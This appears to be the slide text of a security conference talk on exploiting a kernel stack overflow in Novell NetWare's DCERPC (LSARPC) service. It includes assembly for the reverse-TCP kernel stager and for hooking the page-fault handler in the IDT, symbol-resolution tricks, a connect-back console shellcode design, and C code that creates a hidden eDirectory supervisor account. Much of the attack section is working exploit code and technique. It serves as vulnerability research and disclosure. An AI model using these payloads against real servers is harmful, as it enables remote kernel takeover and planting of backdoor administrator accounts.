
# NetWare Kernel Stack Overflow Exploitation

npouvesle@tenablesecurity.com

# Agenda

- Introduction
  - NetWare
  - Debugger
- Kernel mode stager: reverse tcp
- Kernel mode Stages
  - Connect back shellcode
  - Add user
- Conclusion

# NETWARE KERNEL EXPLOITATION



Netware GUI (yes, it is in JAVA !)

# Why reversing/exploiting NetWare ?

- Isn't NetWare dead ???
- It has never been done before (at least publicly)
- exploitation -> After another crash report it was time to do something useful with that
- reverse -> No public information on the kernel at all
    - Can other x86 OS kernel exploitation techniques be used with NetWare ?

# Netware

- Modern OS :
  - Based on X86 CPUs
  - Supports multiple processors
  - Separation between Kernel and User land since 5.0
  - NX is activated in user land
  - Built-in with XEN support since 6.5
  - NLM (Netware Loadable Module) is the equivalent of PE/ELF

# NETWARE KERNEL EXPLOITATION


- Modern but a bit old at the same time:
  - The system first launches DOS (real mode)
  - Once DOS is loaded it launches SERVER.EXE
  - SERVER.EXE creates NetWare Kernel/User Spaces and extracts SERVER.NLM/LOADER.NLM (NetWare Kernel)
  - CPU is then switched to protected mode to execute the NetWare system

# NETWARE KERNEL EXPLOITATION

- There are a lot of NetWare versions :
  - 4.0, 5.0, 6.0, 6.5
- and multiple service packs: 6.5 -> SP0 to SP7
- Challenge: make the exploit generic enough to work everywhere
  - 4.0 no longer exists and 5.0 should not be able to stay on a network more than 1 minute without crashing -> exploit should target 6.0 to 6.5 SP7

# Kernel Debugger

- NetWare comes with a fully integrated kernel/user debugger
- All system NLMs are compiled with DEBUG symbols, even the kernel modules
- The debugger can be activated in console mode with:
  - Left Alt + Left Shift + Right Shift + Escape



```
Novell NetWare Debugger
(C) Copyright 1987-2006 Novell, Inc.
All Rights Reserved.
Break at 8309F557 because of Keyboard request
Current Focus Processor:  00
EAX = 88F81C20 EBX = 00000002 ECX = 00030003 EDX = 58B202CB
ESI = 00000001 EDI = 00000000 EBP = 00000000 ESP = 82260F3C
EIP = 8309F557 FLAGS = 00000202 (IF)
8309F557 3B35D4C50A83    CMP      ESI, [830AC5D4]=00000001
# c
Invalid change memory syntax
#
Break at 00213100 because of Keyboard request
Current Focus Processor:  00
EAX = C1C651E9 EBX = 00000000 ECX = A491E09F EDX = 00000001
ESI = 00000000 EDI = 00000000 EBP = 00000000 ESP = 83BD9F38
EIP = 00213100 FLAGS = 00000202 (IF)
00213100 BB01000000      MOV      EBX, 00000001
#
# _
```

# Kernel Debugger

- Useful commands:
  - HELP: the only way to understand the debugger
  - CD 0x41414141 = 0x56 (Sets 0x56 at 0x41414141)
  - DD 0x41414141 2 (Dumps 2 dwords at 0x41414141)
  - M 0x30303030 L 500 0x01 0x02 0x03 (searches sequence of byte at 0x30303030)
  - B =0x42424242 EAX==2 (sets breakpoint at 0x42424242 if EAX register is equal to 2)

# NETWARE KERNEL EXPLOITATION

- Other commands:
  - .M <module> to find a module
  - DM <module> to dump a module
  - .G : Displays GDT
  - .I : Displays IDT
- No command to dump the memory to a file

# Remote Kernel Exploit

- Stack Overflow in the DCERPC Stack (LSARPC) which runs in the kernel space
- 1 minute to find the flaw with IDA
- Stable return address is difficult to find across NW service packs (except under VMware)
- Exploit is partially available in Metasploit (exploit, reverse tcp stager and shellcode stage)
- Must not be hard to find other flaws but this one still works :-)

# Kernel Mode Stager: reverse TCP

- Resolving kernel function addresses
  - Finding debug symbols
  - Resolving kernel symbols
- Migrating the payload
- Receiving the stage
- Recovery

# Resolving kernel function addresses

- Useful to do everything: to create a reverse TCP connection, to restore the system, to execute commands, ...
- Problem is that NetWare kernel destroys kernel symbols (server.nlm and loader.nlm) at startup
- However the debugger integrated in the kernel is able to resolve them ... so we can !

- Only one solution: kernel reversing from scratch. Easy, no ?
- Reversing the kernel with IDA allows to find a bit more information about how the debugger can resolve kernel symbols:
  - Symbols are added to DebuggerSymbolHashTable
  - We need to locate this table in memory and it must be generic to work on all NetWare versions

# NETWARE KERNEL EXPLOITATION

- RemoveAllTempDebugSymbols function is stable across all versions and contains a reference to the hash table address

```
0035A6D4 push ebx
0035A6D5 push esi
0035A6D6 push edi
0035A6D7 mov ebx, [0x004456C0]
0035A6DD xor esi, esi
0035A6DF xor edi, edi
0035A6E1 mov edx, DebuggerSymbolHashTable
0035A6E6 lea eax, [esi*4+0]
0035A6ED add edx, eax
0035A6EF mov eax, [eax+0x00577E38]
```

- Same problem: How to locate RemoveAllTempDebugSymbols address ?

- 3 techniques to locate the function address in SERVER.NLM:
  - Hardcoded address of SERVER.NLM -> depends on the service pack version :/
  - Reads SYSENTER_EIP from MSR (x86) -> retrieves the address of NewSystemCall function but only woks on NetWare 6.5
  - Reads GDT system call gate (x86) -> retrieve the address of SystemCall function and works from 6.0 to 6.5 SP7

# NETWARE KERNEL EXPLOITATION

- GDT system call gate:

```
cli
sub esp, 8
mov ecx, esp
sgdt [ecx]
cli
mov ebx, [ecx+2]
mov bp, word ptr [ebx+0x4E]
shl ebp, 16
mov bp, word ptr [ebx+0x48]
```

- Then scan up to find the debugger hash table reference

# Resolving kernel symbols

Debug symbol table can be use to resolve a function address using the function name and the module name.

-> the payload only uses function names to optimize the code

```
struct debug_symbol * DebugSymbolHashTable[512];

struct debug_symbol
{
000: DWORD NextSymbol;   // pointer to the next elem
004: DWORD SymbolAddr;  // pointer to the symbol code
008: DWORD NamePtr;     // symbol name pointer
00C: DWORD ModuleHandle;  // module information
} ;
```

# NETWARE KERNEL EXPLOITATION

The problem is that symbol names are encrypted (hash function) to improve the location of an element in the hash table.

```
struct crypted_symbol:
{
BYTE Size;
BYTE[] CryptedName;
}
```

We must used and encrypted function name in the payload to make it faster (actually by using a hash of the encrypted symbol name) and smaller as possible

# NETWARE KERNEL EXPLOITATION

```
char crypt_table[] = {
0x4F, 0x5B, 0x90, 0x73, 0x54, 0xC2, 0x3E, 0xA8, 0xAF, 0x3B,
0xD1, 0x69, 0x89, 0x7E, 0xC3, 0x39, 0x2E, 0x7E, 0x60, 0x27,
0x21, 0x23, 0x25, 0x26, 0x28, 0x29, 0x2D, 0x7B, 0x7D, 0x30,
0x31, 0x32, 0x33, 0x34, 0x35, 0x36, 0x37, 0x38, 0x39, 0x41,
0x42, 0x43, 0x44, 0x45, 0x46, 0x47, 0x48, 0x49, 0x4A, 0x4B,
0x4C, 0x4D, 0x4E, 0x4F, 0x50, 0x51, 0x52, 0x53, 0x54, 0x55,
0x56, 0x57, 0x58, 0x59, 0x5A, 0x61, 0x62, 0x63, 0x64, 0x65,
0x66, 0x67, 0x68, 0x69, 0x6A, 0x6B, 0x6C, 0x6D, 0x6E, 0x6F,
0x70, 0x71, 0x72, 0x73, 0x74, 0x75, 0x76, 0x77, 0x78, 0x79,
0x7A, 0x40, 0x24, 0x5F, 0x3F
};

char * crypt(char * in)
{
    int len, in;
    char * buf;

    len = strlen(in);
    buf = malloc(len+1);
    buf[0] = len;

    for (i=0; i<len; i++)
        buf[i+1] = in[i+1] ^ crypt_table[i];

    return buf;
}
```

# Migrating the payload

- The payload must be moved to a safer place to prevent race conditions:
  - it can be copied into the GDT (lots of free spots)
  - or by allocating a new memory chunk in memory
- First solution is "safer" but second allows to have a bigger buffer which can be reused by the second payload (stage)

# NETWARE KERNEL EXPLOITATION

- Kernel memory can be allocated with LB_malloc (other functions are available) which is a wrapper around more complex kernel memory allocation routines

```
push 65535
call [edi-8] ; AFPTCP.NLM|LB_malloc
mov ecx, (end_reverse - reverse_connect)
mov esi, edi
sub esi, ecx
mov edi, eax
test eax, eax
jz end

repe movsb
jmp eax
```

# Receiving the stage

- The kernel uses TCP.NLM and TCPIP.NLM for network functions.
- However those functions are way too complex for a payload (callback systems).
- Solution:  a wrapper around those functions.
- BSDSOCK.NLM (and LIBC.NLM) offers the following functions :
    - bsd_socket, bsd_connect, bsd_recvmsg, ...
    - LIBC is exported in the debug symbol table

# Recovery

- Always the most non generic part of a kernel payload ... even with NetWare
- NSSMPK_UnlockNss removes a lock on the filesystem -> it may be related to the current exploit :/
- kWorkerThread -> it goes back directly in the kernel loop !!!! in fact NetWare is nice ;-)

# Kernel Mode Stages

- It can be achieved by switching back to userland but kernel exploitation is fun so we stay there !
    - Connect Back Shellcode
    - AddUser

# Connect Back Shellcode

- The most common technique to get a shell is to spawn a new user shell and redirect both input and output to the socket.
- The problem is there is NO user on NetWare. So there is NO shell.
- However there are consoles and specially the SYSTEM console which allows to manage the whole system
- Next problem: no file descriptor in the kernel so managing the console is not easy.

- Another problem is that the console screen is not scrollable. It's a bitmap screen so it must be handled correctly on the server or on the client side:
  - The current exploit converts the bitmap to a scrollable output by injecting special characters (ugly !).
  - the previous exploit (not public) used a modified client in Metasploit to refresh the console bitmap -> not generic enough :/

- Reading the console screen can be achieved by using the following kernel functions:
  - GetSystemConsoleScreen: returns console id
  - GetScreenSize: returns screen size
  - ReadScreenIntoBuffer: converts the screen to a readable ascii text (cool !)

- Writing to the console screen is a more complex task

- Current solution is to inject a keycode in the console input buffer (32 chars max) to emulate a key stroke ! This can be done with the AddKey function for standard characters (A-Z,1-3) and with a special code for enter

- We must handle the 32 chars limit of the input buffer to allow long commands ...

- Finally we can inject a special characters in the output screen to remember the last change to emulate the scrollable output by using the function DirectOutputToScreen

- The payload must inject a newline on the socket else the client will just receive a huge line !


# Main Shellcode Loop

- Remember, we are still hijacking the kernel loop so the payload blocks everything.
- we could move the code to another thread ... or we could just be lucky
- For example, instead of calling recv and killing ourselves, we can check there is something to read first by using ioctlsocket !

# NETWARE KERNEL EXPLOITATION

- The problem is that we are still in our loop. We need to give the control back to the kernel so it handles everything else (GUI, sockets, ...)
- Solution (luck?) was to add a call to bsd_select with NULL arguments. This simple trick gives the flow back to the kernel and totally hide the shellcode in the main kernel memory :-)

# NETWARE KERNEL EXPLOITATION



Resolves Symbols

Get Screen console information

bsd_select(NULL)

update_screen()

ioctl()

recv()

inject_data()

DEMO

# Add User Stage

- Adding a user on Unix or Windows is easy : adduser / net commands are here for that.
- On NetWare it is a bit different simply because there is no local user at all ! It is purely designed to be a server OS and therefor does not really needs local users.
- However all NetWare servers run eDirectory (LDAP) and can manage users with that (http management console on port 8009)

- NetWare AddUser Payload == Creates a user into eDirectory
- Unlike the connect back shellcode it can not be done only with kernel functions
  - -> Need to resolver library function addresses

# Resolving library function addresses

- This can be achieved by walking inside the module list exported by the kernel
- The list is stored in InternalModuleList pointer which can be itself resolved with the kernel debug symbol hash table !
- Once the list is found we must check each module exported symbol list to find the function

# NETWARE KERNEL EXPLOITATION

A module (NLM) has the following structure in the kernel list:

```
struct Module
{
[...]
044: DWORD Pubs; // public symbols
048: BYTE[0x24] Name; // module name (first byte == string length)
06C: BYTE[0x80] Desc;
[...]
0EC: DWORD CLIBLoad;
0F0: DWORD DebuggerField;
0F4: DWORD ParentID;
0F8: DWORD CLIB;
}
```

This time we must match both module and function names as there are a lot of collisions between function names !

The 4 byte hash will be split in 2 : 2 bytes for the module name and 2 bytes for the function name.

# NETWARE KERNEL EXPLOITATION

When the module name matches the hash we check the function name in the Symbols chained list:

```
struct PublicSymbol
{
000: DWORD Next;
004: DWORD Ref;
008: DWORD NamePtr; // encrypted name pointer
00C: DWORD Unknown1;
010: DWORD Address;
014: DWORD Flags;
018: DWORD Unknown2;
01C: DWORD ModuleHandle;
}
```

Function name is encrypted with the same XOR algorithm than with kernel symbols.

# Creating a new user

- To add a new user in eDirectory we must:
  - connect to the eDirectory service
  - add a new user object
  - grant it supervisor rights (admin/root like)
- Step 1 (connect/login) could have been a problem ... but NetWare provides an undocumented (sort of) API: NWDSLoginAsServer which can log on locally and gives full right to the tree !!!

## C Code to Add a supervisor user:

```
NWDSCreateContextHandle(&context);
NWDSLoginAsServer(context);

NWDSAllocBuf(DEFAULT_MESSAGE_LEN, &buf);

/* Creates a new user */
NWDSInitBuf(context, DSV_ADD_ENTRY, buf);

NWDSPutAttrName(context, buf, "Object Class");
NWDSPutAttrVal(context, buf, SYN_CLASS_NAME, "User");

NWDSPutAttrName(context, buf, "Surname");
NWDSPutAttrVal(context, buf, SYN_CLASS_NAME, username);

NWDSAddObject(context, username, 0, 0, buf);
```

# NETWARE KERNEL EXPLOITATION

```
/* Adds full root rights to the user */
NWDSInitBuf(context, DSV_MODIFY_ENTRY, buf);
NWDSPutChange(context, buf, DS_ADD_ATTRIBUTE, "ACL");
NWDSPutChange(context, buf, DS_ADD_VALUE, "ACL");

acl.protectedAttrName = "[Entry Rights]";
acl.subjectName = username;
acl.privileges = DS_ENTRY_SUPERVISOR | DS_ENTRY_RENAME |
DS_ENTRY_DELETE | DS_ENTRY_ADD | DS_ENTRY_BROWSE;

NWDSPutAttrVal(context, buf, SYN_OBJECT_ACL, &acl);
NWDSModifyObject(context, "[root]", 0, 0, buf);

/* sets the user password */
NWDSGenerateObjectKeyPair(context, username, password, 0);
```

- Easy and clean code but NWDS functions require that the thread has access to the CLIB context (kind of old LIBC context)

- Main kernel threads (where the stager is) do not have access to this context (it would have been too easy)

- Solution: inject the adduser payload inside a more friendly thread (or process) but still in the kernel space

# Injecting the payload in a new thread

Thread structure :

```
struct Thread
{
010: QWORD Time;
01C: DWORD SleepChannel;
020: BYTE[0x40] Name;
060: DWORD Signature; // 'THRD'
[...]
090: DWORD WaitState;
[...]
110: DWORD StackPointer;
114: DWORD State;
118: DWORD SuspendReason;
11C: DWORD CurrentProcessor;
120: DWORD AddressSpaceID;
124: DWORD ClibData;
128: DWORD JavaData;
}
```

- To inject the payload in another thread we must:
  - resolve kernel ProcessList address
  - walk down the list to find a thread with a CLIB context (CLibData field) and which will resume shortly (WaitState field)
- At this point the first idea was to get the Thread StackPointer and hijack a return address but this was a really bad idea :(
  - kernel locks/semaphores kill the thread

# NETWARE KERNEL EXPLOITATION

- A better solution is to rely on the extensive use of JAVA inside NetWare even in the kernel drivers.

- On NetWare 6.0 and specially 6.5 almost all JAVA processes generate a lot of page fault exceptions

- Some JAVA processes/threads run in the kernel space !!!

# NETWARE KERNEL EXPLOITATION

- The thread space seems to be defined by the Type attribute in the thread structure:

```
0-2: kernel threads
3 : driver (kernel space)
4 : process (user land)
```

- So, the idea is to hook the page fault handler (interruption 14) in the IDT and check the current thread type to know if we can execute the payload

# NETWARE KERNEL EXPLOITATION


```
sub esp, 8
mov ecx, esp
sidt [ecx]

mov ebx, [ecx+2]
mov cx, word ptr [ebx+0x76]
shl ecx, 16
mov cx, word ptr [ebx+0x70]

mov [edi-0x10], ecx
mov ecx, edi
sub ecx, (end_main - add_user)

mov word ptr[ebx+0x70], cx
shr ecx, 16
mov word ptr[ebx+0x76], cx

sti
end:
call [edi-8] ; SERVER.NLM|kWorkerThread
```

- The previous code :
  - stores the current int 14 address
  - replaces it with the payload address
  - gives back execution to the kernel (kWorkerThread)

# NETWARE KERNEL EXPLOITATION

- When a thread generates a page fault exception:
    - the add_user payload is called
    - it checks the current thread (kCurrentThread) has a CLIB context and is a driver (type 3)
    - if not -> executes original int 14
    - else restores original int 14, executes the add user code and gives back control to int 14

# NETWARE KERNEL EXPLOITATION



Add_user called

Is CLIB context present ?

orig INT 14

thread == driver ?

orig INT 14

restore INT14

Adds a new supervisor user

execute original INT14

# DEMO

# Conclusion

- Full kernel exploitation in NetWare is not too complex
- It is more useful and reliable than user land exploitation (specially due to return addresses)
- TODO: create a complete framework (bind stager, command execution code)
- FUN: inject a payload in the remaining DOS code and switch back to real mode ;-)

Questions ?